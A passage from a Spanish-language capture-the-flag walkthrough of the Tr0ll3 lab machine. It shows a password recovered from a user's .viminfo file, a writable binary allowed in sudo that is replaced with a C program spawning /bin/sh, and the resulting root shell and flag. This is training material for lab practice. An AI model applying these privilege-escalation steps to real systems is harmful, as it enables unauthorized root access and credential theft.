drwx------  3 maleus maleus 4096 Aug  1  2019 .gnupg
-rw-r--r--  1 maleus maleus  675 Jun 17  2015 .profile
drwx------  2 maleus maleus 4096 Jun 18  2015 .ssh
-rw-------  1 maleus maleus 1301 Aug  2  2019 .viminfo
-rwxrwxr-x  1 maleus maleus 8674 Jun 18  2015 dont_even_bother
maleus@Tr0ll3:~$
```

Usar el commando id para obtener datos sobre el usuario maleus.

```
maleus@Tr0ll3:~$
maleus@Tr0ll3:~$ file dont_even_bother
dont_even_bother: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /lib64/l, for GNU/Linux 2.6.24, BuildID[sha1]=455a77b2503f19c1a09cbc9b66d513b2fa3af
73c, not stripped
maleus@Tr0ll3:~$
```

Analizar el contenido del fichero dont_even_bother

```
maleus@Tr0ll3:~$ cat .viminfo
# This viminfo file was generated by Vim 7.4.
# You may edit it if you're careful!

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:wq
:q
:q!
:!shell

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Input Line History (newest to oldest):

# Registers:
""1     LINE    0
        passwd
"2      LINE    0
        B^slc8I$
"3      LINE    0
        passswd
```

Visualizar el contenido del fichero .viminfo. Que contiene la contraseña del usuario maleus.

```
maleus@Tr0ll3:~$ sudo -l
[sudo] password for maleus:
Matching Defaults entries for maleus on Tr0ll3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User maleus may run the following commands on Tr0ll3:
    (root) /home/maleus/dont_even_bother
maleus@Tr0ll3:~$
```

Usar el comando “sudo -l” para permitir al usuario maleus usar comandos como si fuera root.

```
maleus@Tr0ll3:~$ echo "" > dont_even_bother
maleus@Tr0ll3:~$
maleus@Tr0ll3:~$ nano dont_even_bother.c
maleus@Tr0ll3:~$
maleus@Tr0ll3:~$ cat dont_even_bother.c
#include <stdlib.h>
void main() { system("/bin/sh"); }
maleus@Tr0ll3:~$
```

Vaciar el fichero dont_even_bother

```
maleus@Tr0ll3:~$
maleus@Tr0ll3:~$ gcc dont_even_bother.c -o dont_even_bother
maleus@Tr0ll3:~$
```

Compilar el fichero “dont_even_bother.c”

```
maleus@Tr0ll3:~$ sudo /home/maleus/dont_even_bother
# id
uid=0(root) gid=0(root) groups=0(root)
#
#
# cd /root
#
# ls
flag.txt
#
#
# cat flag.txt
You are truly a Jedi!

Twitter Proof:

Pr00fThatTh3L33tHax0rG0tTheFl@g!!

@Maleus21
```

Ahora nos convertimos con root y observamos que contiene un archivo que nos muestra la flag.